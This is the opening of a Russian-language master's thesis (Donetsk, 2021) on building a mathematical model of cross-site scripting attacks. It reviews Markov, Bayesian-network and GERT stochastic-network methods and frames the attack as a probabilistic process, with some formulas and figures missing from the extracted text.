МИНИСТЕРСТВО ОБРАЗОВАНИЯ И НАУКИ  
ДОНЕЦКОЙ НАРОДНОЙ РЕСПУБЛИКИ

Государственное образовательное учреждение  
высшего профессионального образования  
«ДОНЕЦКИЙ НАЦИОНАЛЬНЫЙ УНИВЕРСИТЕТ»

Физико-технический факультет  
Кафедра радиофизики и инфокоммуникационных технологий  
Направление подготовки 10.04.01 Информационная безопасность

К защите допустить:

Зав. кафедрой радиофизики и  
инфокоммуникационных технологий  
**\_\_\_\_\_\_\_\_\_\_\_** **д.т.н., профессор, Данилов В.В.** «21» мая 2021 г.

**МАГИСТЕРСКАЯ ДИССЕРТАЦИЯ**

на тему: **Математическая модель XSS атаки**

Студент: **Фоменко Олег Юрьевич**\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Научный руководитель: д.т.н., профессор **Данилов В.В.**\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Работа представлена на кафедру «19» мая 2021 г. рег. № м2021/5\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

(подпись принявшего)

Донецк 2021

**СОДЕРЖАНИЕ**

[ВВЕДЕНИЕ 3](#_Toc92955762)

[РАЗДЕЛ 1.ВЫБОР МАТЕМАТИЧЕСКОГО МЕТОДА. 5](#_Toc92955763)

[1.1. Анализ последних исследований и публикаций. 5](#_Toc92955764)

[1.2. Методы моделирования компьютерных атак 7](#_Toc92955765)

[1.2.1. Марковские модели 7](#_Toc92955766)

[1.2.2. Баесовские сети 12](#_Toc92955767)

[1.2.3. Топологическое преобразование стохастических сетей 16](#_Toc92955768)

[1.2.4. Выводы по разделу 1 18](#_Toc92955769)

[РАЗДЕЛ 2.РАЗРАБОТКА МАТЕМАТИЧЕСКОЙ МОДЕЛИ 20](#_Toc92955770)

[2.1. Постановка задачи 20](#_Toc92955771)

[2.2. Построение модели 21](#_Toc92955772)

[2.3. Исследование модели 31](#_Toc92955773)

[2.4. Выводы по разделу 2 36](#_Toc92955774)

[РАЗДЕЛ 3.ТЕСТИРОВАНИЕ РАЗРАБОТАННОЙ МОДЕЛИ 37](#_Toc92955775)

[3.1. Сканеры web-безопасности 37](#_Toc92955776)

[3.2. Ручное тестирование 41](#_Toc92955777)

[3.3. Проведение атак 48](#_Toc92955778)

[3.4. Эксперименты 48](#_Toc92955779)

[3.5. Защита от XSS атак 52](#_Toc92955780)

[3.5.1 Защита на стороне сервера 52](#_Toc92955781)

[3.5.2 Защита на стороне клиента 54](#_Toc92955782)

[3.6. Выводы по 3 разделу 55](#_Toc92955783)

[РАЗДЕЛ 4.ОХРАНА ТРУДА 57](#_Toc92955784)

[4.1. Регулировочные операции 57](#_Toc92955785)

[4.2. Электромонтажные работы 58](#_Toc92955786)

[ЗАКЛЮЧЕНИЕ 59](#_Toc92955787)

[СПИСОК ИСПОЛЬЗОВАННОЙ ЛИТЕРАТУРЫ 60](#_Toc92955788)

[ПРИЛОЖЕНИЕ 1 64](#_Toc92955789)

# ВВЕДЕНИЕ

В настоящее время происходит активное внедрение стандартных подходов к разработке исходного кода сайтов с целью упрощения и ускорения разработки Web-приложений. Большой спрос на Web-приложения и Web-услуги обуславливает большой интерес злоумышленников к их возможным уязвимостям. При этом основные угрозы в направлении серверных компонент трансформируется в атаки, направленные против обычных пользователей. Анализ материалов Open Web Application Security Project (OWASP TOP-10) показывает, что одним из наиболее опасных видов атак является межсайтовый скриптинг – XSS (Cross Site Scripting), уязвимость которая позволяет передать JavaScript код на исполнение в браузер пользователя [1].

Высокая опасность XSS-атак актуализирует задачу количественной оценки уязвимости автоматизированных рабочих мест пользователей, осуществляющих разработку и верстку современных сайтов. В ряде литературных источников описаны основные механизмы возникновения подобного рода угроз, а также пути защиты [2-3]. Однако, чтобы идентифицировать эти угрозы и возможные последствия их распространения в процессе безопасного управления IT-проектами, а также предложить оптимальные пути решения этой проблемы, существует необходимость математической формализации процесса их инициализации и распространения.

Во многих фреймворках, таких как: flask или Django уже есть встроенные минимальные фильтры, однако они защищают от любительских атак и неграмотных специалистов, но от серьезных хакеров нужно строить более серьезную защиту, с более детальной фильтрацией данных. Разработчики должны учитывать и понимать возможную реализацию XSS.

К сожалению недостаток квалифицированных кадров в Донецкой Народной Республике, особенно в период становления 2014-2015 годов привел к появлению ненадежных, уязвимых сайтов, чем незамедлительно воспользовались украинские хакеры. Вспомним как 09.05.2016 украинские хакеры групп

Данная работа посвящена созданию математической модели XSS-атаки, результаты которого позволят автоматизировать процесс поиска сайтов, уязвимых к данному виду атак и созданию отечественных инструментов для такого рода тестирования.

**Объект исследования:** XSS-атаки.

**Предмет исследования:** процесс проведения XSS-атаки на элементы инфо-телекоммуникационной системы.

**Целью данной работы** является проведение моделирования XSS атаки на элементы инфо-телекоммуникационной системы.

Для достижения цели необходимо выполнение следующих задач:

* Рассмотреть имеющиеся исследования в предметной области.
* Выбрать подходящие математические методы описания XSS атак.
* Разработать методику проведения моделирования.
* Сформировать математическую модель процесса проведения XSS-атаки, позволяющую выявить объекты сети, включая пользователей, наиболее подверженные атаке злоумышленника.
* Протестировать созданную модель на самописных и реальных web-приложениях.

# ВЫБОР МАТЕМАТИЧЕСКОГО МЕТОДА.

* 1. Анализ последних исследований и публикаций.

Из работ [1-3] известно, что под XSS обычно подразумевается моментальный и отложенный межсайтовый скриптинг. При моментальном XSS с вредоносным кодом (Javascript) возвращается атакуемым сервером

немедленно ответ на HTTP запрос. Отложенный XSS означает, что это вредно программа сохраняется на атакуемой системе и позже может быть внедрен в HTML страница уязвимой системы. Такая классификация предполагает, что фундаментальная свойство XSS заключается в том, что это вредоносное приложение отправляется из браузера на сервер и возвращается в этот же браузер (моментальный XSS) или любой другой браузер (отложенный XSS).

В ряде источников [5, 6] подробно описаны основные механизмы возникновения подобного рода угроз, а также пути возможной блокировки. Однако, чтобы идентифицировать эти угрозы и возможные последствия их распространения в процессе безопасного управления IT-проектами, а также предложить оптимальные пути решения этой проблемы, существует необходимость математической формализации процесса их инициализации и распространение.

В ряде работ реализованы попытки математической формализации процесса поиска и устранение уязвимостей подобного рода. Так в работах [7, 8] представлены обобщенные материалы механизмов и процедур безопасного программирования, преследующие цели снижение рисков уязвимости. В работах [9-12] представлены математические модели, которые описывают алгоритмы анализа Web-приложений (в том числе и алгоритм одной из наиболее распространенных уязвимостей – DOM (Document Object Model) XSS уязвимости). Однако представленные модели не учитывают последние тенденции XSS уязвимости, а именно различие их типов («stored XSS», «reflected XSS» и DOM Based XSS) и необходимость их обнаружения.

В общем случае математические методы для моделирования компьютерных атак можно разделить на четыре больших класса, представленных на рис. 1 [13]. Табличные (матричные) методы моделирования компьютерных атак являются наиболее простыми в реализации. Но такие модели трудно использовать при моделировании атак на системы, в которых большое количество объектов, субъектов и связей между ними. Под объектами подразумеваются инциденты информационной безопасности, а субъекты – нарушители. Также такие типы моделей не совсем подходят для анализа циклических атак. Тем не менее подобные модели удобны в тех случаях, когда информация (входные данные модели) представляет собой набор малосвязанных друг с другом инцидентов или правил обнаружения атак. Этот метод может применяться для моделирования атак в небольших информационных системах.




Рисунок 1 Математические методы для моделирования компьютерных атак

Логические модели, основанные на логике первого порядка и нечеткой логике, более универсальны. Основными достоинствами данных подходов является возможность обработки математических цепочек взаимосвязи инцидентов и нарушителей при помощи использования языков представления знаний, максимально приближенных к естественному языку, не требуется изучение специальных языков программирования. При моделировании атак на информационные системы преимущественно применяются модели атак, основанные на графах, такие как байесовские сети, сети Петри и графы атак. Рассмотрим подробнее некоторые из этих методов.

* 1. Методы моделирования компьютерных атак
     1. Марковские модели

Рассмотрим математическое описание марковского процесса с дискретными состояниями и непрерывным временем для орграфа угрозы безопасности информационной системы, создаваемой угрозами двух атак, первая — с использованием угроз первой и второй уязвимостей, вторая — первой и третьей уязвимостей (рассматриваем зависимые угрозы атак). Прежде всего, рассмотрим систему с отказами и восстановлениями характеристики безопасности, граф системы состояний случайного процесса для которой представлен на рис. 1 (S0 — исходное состояние системы, Si — в системе выявлена и не устранена одна из уязвимостей, Sij — в системе выявлены и не устранены две уязвимости, Sijl — в системе выявлены и не устранены все три уязвимости).

Предполагаем, что все переходы системы из одного состояния в другое происходят под воздействием простейших потоков событий с соответствующими интенсивностями выявления ƛi или устранения µi уязвимостей, а вероятность одномоментного выявления, равно как и устранения нескольких уязвимостей, пренебрежимо мала.






Рисунок 2 Граф системы с отказами и восстановлениями

Переходы системы в состояния S12 и в S13 связаны с появлением в ней реальных угроз соответствующих атак. Переход из состояния S23 в S123 характеризует одномоментное возникновение в системе обеих угроз атак (при выявлении первой уязвимости в случае наличия второй и третьей), что, как видим, учитывается при этом способе моделирования. Данный граф иллюстрирует и корректность моделирования при зависимости угроз атак по уязвимостям. При подобном подходе для исходного и приведенного орграфов угрозы безопасности информационной системы получим один и тот же граф системы состояний случайного процесса, поскольку данные орграфы содержат один и тот же набор вершин и переходов между вершинами. Используя данную модель, можно построить систему дифференциальных уравнений Колмогорова для вероятностей состояний, решив которую, можно рассчитать вероятность готовности информационной системы к безопасной эксплуатации (стационарный коэффициент готовности системы к безопасной эксплуатации). Отметим, что при построении рассмотренной марковской модели (рис. 1) не потребовалось использование каких-либо экспертных оценок — входными параметрами модели являются стохастические параметры угроз уязвимостей, которые могут быть получены из данных статистики об их возникновении (выявлении) и устранении.


Теперь построим искомую марковскую модель системы, которая должна учитывать, что реальная угроза атаки с какой-либо вероятностью будет реализована, что приведет к фатальному отказу характеристики безопасности. Построенная в работе [13] математическая модель нарушителя позволяет определять значение коэффициента готовности (или вероятности) к атаке на конкретную информационную

систему Kгаn. Основу данной математической модели составляет интерпретация сложности реализации атаки нарушителем San вероятностной мерой количества информации о потенциальной угрозе атаки, которой должен обладать нарушитель для ее реализации [13]:





Рассмотрим XSS атаку как последовательность использования нарушителем выявленных и не устраненных в системе уязвимостей, имеющих характеристики Р0уr и Sуr, r =1, …, R, введя количественную характеристику сложности Sа ( Sа = I ( P0а) ). Значение Sа зависит от количества информации, необходимой нарушителю для успешной атаки, угрозу которой создают R выявленных в системе и не устраненных уязвимостей 

где



Используя соответствующее свойство логарифмов, можно записать:



Если известны значения характеристик Sа и Sан (максимальная сложность реализованных, в том числе отраженных, в аналогичной информационной системе угроз атак), можно определить значение коэффициента готовности нарушителя к атаке сложности Sа: 

Для решения поставленной задачи не требуется задания каких-либо экспертных оценок — входные параметры могут быть получены из соответствующей непрерывно ведущейся статистики. Имея возможность задать значение коэффициента Kгаn , можно построить искомую марковскую модель безопасности информационной системы. На рис. 2 приведен фрагмент графа состояний случайных процессов системы с фатальным отказом характеристики безопасности, на котором проиллюстрированы важнейшие особенности рассматриваемой модели.




Рисунок 3 Фрагмент графа состояний случайных процессов системы с фатальным отказом

На рис. 2 включено поглощающее состояние Sn , характеризующее невосстанавливаемый отказ характеристики безопасности информационной системы (атака информационной системы) — из него нет выходов. Рассмотрим переходы между состояниями S1 и Sn; S23 и Sn, обусловленные наличием в системе угроз атак, зависимых по уязвимостям. Особенность перехода из S1 в Sn обусловливается тем, что первая уязвимость создает угрозу сразу обеих атак, следовательно, интенсивность перехода из S1 в Sn определяется как Kга2 ƛ2 + Kга3 ƛ3. Особенность перехода из S23 в Sn обусловливается тем, что только одна атака будет реализована нарушителем. Состояние S23 характеризуется тем, что выявлены и не устранены вторая и третья уязвимости, как следствие, выявление первой уязвимости приводит с соответствующими вероятностями к реализации первой либо второй атаки, поэтому интенсивность перехода из S23 в Sn определяется как Kга1 ƛ1 + Kга2 ƛ2. С целью определения искомых характеристик безопасности информационной системы для построенного таким образом графа строится система дифференциальных уравнений Колмогорова, затем — соответствующая им система линейных алгебраических уравнений, описывающих стационарный режим. Решив эту систему, можно получить вероятности искомых состояний, в том числе для поглощающей вершины, определив вероятность реализации одной из потенциальных атак на информационную систему, соответственно вероятность готовности к ее безопасной эксплуатации. Значение вероятности Pi пребывания в определенном состоянии в марковской модели интерпретируется как среднее относительное время пребывания системы в i-м состоянии. Для вычисления среднего абсолютного времени пребывания системы в каждом i-м состоянии Ti в системе уравнений Колмогорова нужно положить нулю все производные P'i (P'i = 0), кроме P'0 , если считать, что в начальный момент пребывания вероятность в состоянии P0 равна 1. Тогда, согласно теореме о дифференцировании изображений, в преобразовании Лапласа правая часть первого уравнения будет равна –1. В правых частях уравнений вместо Pi подставляются Ti, и относительно них решается система алгебраических уравнений. В результате рассчитывается среднее время наработки информационной системы до отказа (система с фатальным отказом) — до реализации на нее успешной атаки. Эти две ключевые характеристики безопасности информационной системы могут использоваться при проектировании системы защиты.

* + 1. Баесовские сети

В работе [14] была предложена модель, которая имитирует интеллектуального злоумышленника, используя байесовские методы, чтобы создать план целенаправленного действия. Это исследование также предлагает схему классификации событий на основе байесовских сетей (БС). Отмечается преимущество использования БС, выраженное в простоте включения дополненной информации в уже существующую модель. В [15] считают, что байесовская система обеспечивает прочную основу для упрощения математики и решения тех проблем, которые марковские модели не в состоянии решить.

Структура модели системы обнаружения вторжений представлена на рис. 3 и состоит из пяти модулей.




Рисунок 4 Структура модели системы обнаружения вторжений

1. Модуль байесовского вывода производит решение о наличии вторжения на основании собранной с сенсоров информации о свойствах сетевых сессий с защищаемой сети и выбранной обученной модели. Под сеансом понимается промежуток времени между запросом на соединение и запросом на разрыв соединения, в течение которого между двумя IP-адресатами посылаются потоки данных по определенному протоколу.

2. Модуль обучения отвечает за процесс обучения БС. Выбор критерия обучения производится модулем конфигурации системы обнаружения вторжений (СОВ).

3. Модуль конфигурации СОВ управляет работой СОВ и отвечает за выбор алгоритма обучения и алгоритма вывода.

4. Модуль базы моделей БС содержит обученные модели БС, применяемые в модуле вывода;

5. Модуль сбора и обработки информации представляет собой группу сенсоров, расположенных в контролируемых узлах сети. Сенсоры захватывают сетевые пакеты на контролируемом узле и формируют последовательности свойства сессий для модуля байесовского вывода. Сетевым сенсором является программа, использующая сетевую библиотеку WinPcap, которая позволяет захватывать и собирать информацию о сетевом трафике. Собранная информация о сессии обрабатывается в виде свойств сетевых сессий и передается на вход модуля байесовского вывода. С обучения БС начинается период инициализации работы СОВ. Используя один из алгоритмов обучения и обучающих данных, модуль обучения формирует обученную модель БС. Обучающие данные определяют ту априорную информацию, которая закладывается в модель БС. После обучения, обученная модель добавляется в базу моделей СОВ. В базе данных моделей каждая модель ранжируется по убыванию в зависимости от критерия оценки при обучении. Далее СОВ переходит в режим эксплуатации. Модуль байесовского вывода на основании лучшей модели БС, с точки зрения наблюдаемых свойств сетевых сеансов и выбранного алгоритма вывода, производит оценку для определения аномалий в последовательностях. На этапе генерации модулем рабочей конфигурации СОВ может происходить оценка корректности описания наблюдаемых свойств сессий для текущей модели БС. При расхождении предсказания и наблюдения производится выбор следующей модели БС из базы моделей. Если перебор моделей БС не дал желаемых результатов, то модуль конфигурации СОВ производит обучение новой модели БС с помощью изменения алгоритма обучения. В случае обнаружения вторжений задача модуля конфигурации СОВ заключается в занесении обнаруженной последовательности в обучающие данные и обучении новой модели БС для получения лучшей модели описания вторжений. Кроме того, модуль конфигурации может взять на себя функцию по блокированию источников вторжений, например, путем добавления источника в черный список или выработки дополнительных правил для межсетевого экрана. БС является обобщенной моделью в модели пространства состояний [16] для описания последовательностей, порожденных моделируемой динамической системой. БС состоит из двух байесовских сетей – исходной БС, определяющей структуру сети в каждом временном срезе, и транзитной БС, определяющей переходы между двумя ближайшими временными срезами. Структура БС остается неизменной во всех временных срезах. Срезом называют текущее состояние БС в дискретный момент времени без транзитивных связей. БС может быть представлена в виде графической модели направленного ациклического графа, каждой из вершин которого соответствует случайная наблюдаемая или скрытая переменная, а дуги задают условную вероятность переходов между вершинами. Вершина в сети может иметь родителя только в своем временном срезе или в непосредственно предшествовавшем временном срезе, другими словами, БС определяется как марковский процесс первого порядка. В отличие от статических БС, динамические БС (ДБС) имеют механизм для использования временного аспекта данных временных рядов и позволяют моделировать циклические явления, что дает возможность описывать сложные последовательности. Однако необходимость обучения исходной и транзитивной БС увеличивает вычислительную сложность. ДБС в виде графической модели приведена на рис. 4, где показана построенная авторами транзитная БС между двумя срезами.





Рисунок 5 Графическая модель транзитной байесовской сети

ДБС состоит из 9 вершин, которые, в свою очередь, представлены восьмью свойствами сетевых сеансов и одной переменной типа вторжения: protocol\_type, service, src\_bytes, count, srv\_count, same\_srv\_rate, diff\_srv\_rate, dst\_host\_same\_src\_port\_rate и type. Задачи, которые решаются с помощью байесовского вывода, представлены в табл. 1. Уравнение байесовского вывода для дискретного случая имеет вид:



где xi – i -е скрытое состояние из всех возможных; X – пространство скрытых состояний; Y – данные наблюдений; P(xi|Y) – апостериорная вероятность скрытого состояния; P(Y|xi) – правдоподобие данных наблюдения; P(xi) – априорная вероятность скрытого состояния; P (Y) – априорная вероятность наблюдаемых данных. В разработанной СОВ для решения задач предсказания, задачи Витерби, сглаживания на шаг применяются алгоритмы, сведенные в табл. 1.

Таблица 1 Алгоритмы вывода (t – время)

|  |  |
| --- | --- |
| Задача | Алгоритмы |
| Предсказание | P(x (t + dt) | y (1:t)) Алгоритм экстраполяции распределения вероятностей для будущих состояний ДБС |
| Фильтрация | P( x (t ) | y (1:t)) Алгоритм оценки текущего состояния модели |
| Сглаживание | P( x (1:t ) | y (1:t)) Алгоритм оценки всех наблюдаемых состояний в прошлом с учетом всех доказательств до текущего времени |
| Сглаживание  на шаг | P(x (t - dt) | y (1:t)) Алгоритм оценки состояния для некоторого прошлого  момента с учетом всех доказательств до текущего времени |
| Витерби | max P( x (1:t ) | y (1:t)) Алгоритм для вычисления наиболее возможных последовательностей скрытых состояний с учетом полученных данных |

Для модуля обучения ДБС обычно выбираются комбинации нескольких алгоритмов обучения.

* + 1. Топологическое преобразование стохастических сетей

Для математической формализации алгоритма анализа XSS уязвимости можно воспользоваться методом топологического преобразования стохастических сетей (GERT-моделирования) [17-19]. Проведенные исследования показали, что GERT (Graphical Evaluation and Review Technique) – является методом изучения и анализа стохастических сетей, используемых для описания логической взаимосвязи между частями проекта или этапами процесса. Главной целью GERT является оценка логики сети и продолжительность активности и получения заключения о необходимости выполнения некоторых активностей. Сети GERT состоят из узлов типа AND, INCLUSIVE-OR и EXCLUSIVE-OR, и веток с двумя и более параметрами. Ветка, имеет направление, имеет узел начала и узел конца. Параметры ветви содержат:

1) вероятность прохождения ветви (Pa) при условии, что узел, который является источником ветви, был реализован;

2) время (ta) прохождения ветви, если она будет реализована. Время ta может быть случайной величиной. Если ветвь не является частью реализации сети, то есть во время выполнения процесса активность, связанная с ветвью, не происходит, то ta = 0.

Узел в стохастической сети GERT состоит из функции входа (контрибутивной функции) и функции выхода (дистрибутивной функции). Каждая из функций описывается определенным логическим отношением относительно связанных ветвей. В целом, проведенные исследования показали, что GERT-моделирование является эффективным способом определения заранее неизвестных законов и функций распределения случайных величин при известном алгоритме функционирования (процесса).

Построим, сетевую GERT-модель технологии тестирования XSS уязвимости. В сети представленной на рисунке 5 узлы графа интерпретируются состояниями компьютерной системы в процессе функционирования структуры, а ветви графа – вероятностно-временными характеристиками переходов между состояниями.




Рисунок 6 GERT-модель технологии тестирования XSS

В частности, ветвь (1,2) характеризует время получения и анализа содержимого тега. Ветвь (2,3) отображает временные характеристики выполнения атаки в случае наличия «sourсe» структуры. Ветвь (2,4) задает случайное время обращения к содержимому удаленного файла (поиск «sink»). Ветвь (4,2) характеризует возврат на выполнение атаки. Ветвь (3,5) описывает продолжение атаки, в частности проверку содержимого DOM. Далее ветвь (5,6) характеризует время принятия решения об уязвимости, в то же время ветвь (5,1) отображает временные характеристики перехода к новому тегу. Модель может быть использована для исследования процессов в компьютеризированных системах, при разработке новых средств и протоколов защиты данных. Применение экспоненциальных стохастических моделей GERT даст возможность использования результатов, полученных в аналитическом виде (функции, плотности распределения) для проведения сравнительного анализа и исследований, более сложных компьютерных систем математическими методами.

В основу математического моделирования в работах [20-21] положен подход GERT-сетевого синтеза. В результате разработаны математические модели технологии тестирования XSS уязвимости. Математическая модель технологии тестирования XSS уязвимости отличается от известных, учетом выполнения или анализа DOM структуры, что дает возможность провести аналитическую оценку временных затрат тестирования указанной уязвимости в условиях реализации стратегии разработки безопасного программного обеспечения. В ходе исследования представленных моделей было определено, что случайная величина времени выполнения рассматриваемых методов тестирования в целом соответствует гамма-распределению. Проверка этой гипотезы произведена по критерию χ2 Пирсона.

* + 1. Выводы по разделу 1

Рассмотрены следующие методы математической формализации процесса поиска и устранение уязвимостей методы: марковские цепи, байесовские сети и топологическое преобразование стохастических сетей. Все они имеют свои достоинства и свои недостатки. Марковская модель интерпретирует сложность реализации атаки нарушителем вероятностной мерой количества информации о потенциальной угрозе атаки, которой должен обладать нарушитель для ее реализации и неплохо описывает процесс, однако ее реализация связана с затратным решением уравнений Колмогорова. Преимущество использования байесовских сетей в том, что они работают на моделях нечеткой логики и не нуждаются в точном математическом описании атаки, кроме того они позволяют легко включить дополнительную информацию в уже существующую модель. Преимущество топологического преобразования стохастических сетей (GERT-моделирования) в наглядности, возможности провести аналитическую оценку временных затрат тестирования уязвимости в условиях реализации стратегии разработки безопасного программного обеспечения.

В итоге для построения математической модели XSS атаки был выбран метод стохастических сетей, как наиболее подходящий с точки зрения использования вычислительных ресурсов и возможности визуализации.

# РАЗРАБОТКА МАТЕМАТИЧЕСКОЙ МОДЕЛИ

* 1. Постановка задачи

Пусть имеется инфо-телекоммуникационная система (ИТКС) [21], абонентами которой являются АРМ должностных лиц, осуществляющих разработку сайтов с применением HTML,CSS и JS. Указанная ИТКС функционирует в условиях реализации нарушителем компьютерных атак [22]. Пусть для успешной реализации компьютерных атак нарушитель применяет сканирование ИТКС и нахождение Web-сервера за некоторое время t с функцией распределения W(t).

Затем нарушителем производится поиск полей, обеспечивающих прием входных данных от пользователя за случайное время t с функцией распределения B(t). С вероятностью Рпр такое поле находится. В противном случае повторяется процесс сканирования Web-сервера.

За случайное время tнв c функцией распределения V(t) и вероятностью Рнв = — (где N - множество запросов, n - запросы, приводящие к уязвимости) определяется вектор атаки. В случае отсутствия параметров, приводящих к возможности осуществления XSS-атак, производится переход к другому процессу, обеспечивающему прием входных данных на Web-сервере.

С вероятностью Ps найденный вектор позволяет злоумышленнику реализовать stored XSS-атаку за время tsx с функцией распределения C(s), в ходе которой вредоносный код внедряется на атакуемый Web-сервер.

Пользователь переходит на страницу с вредоносным кодом с вероятностью Pw, в ходе чего вредоносный код выполняется в браузере пользователя в контексте атакуемого Web-сервера с вероятностью P .

С вероятностью PrJk за время trJk с функцией распределения R(s) найденный вектор позволяет реализовать reflected XSS-атаку, с вероятностью Pb за время tdb с функцией распределения D(s) - DOM-based атаку. В ходе данных атак вредоносный код внедряется в POST или GET запрос на атакуемый Web-сервер.

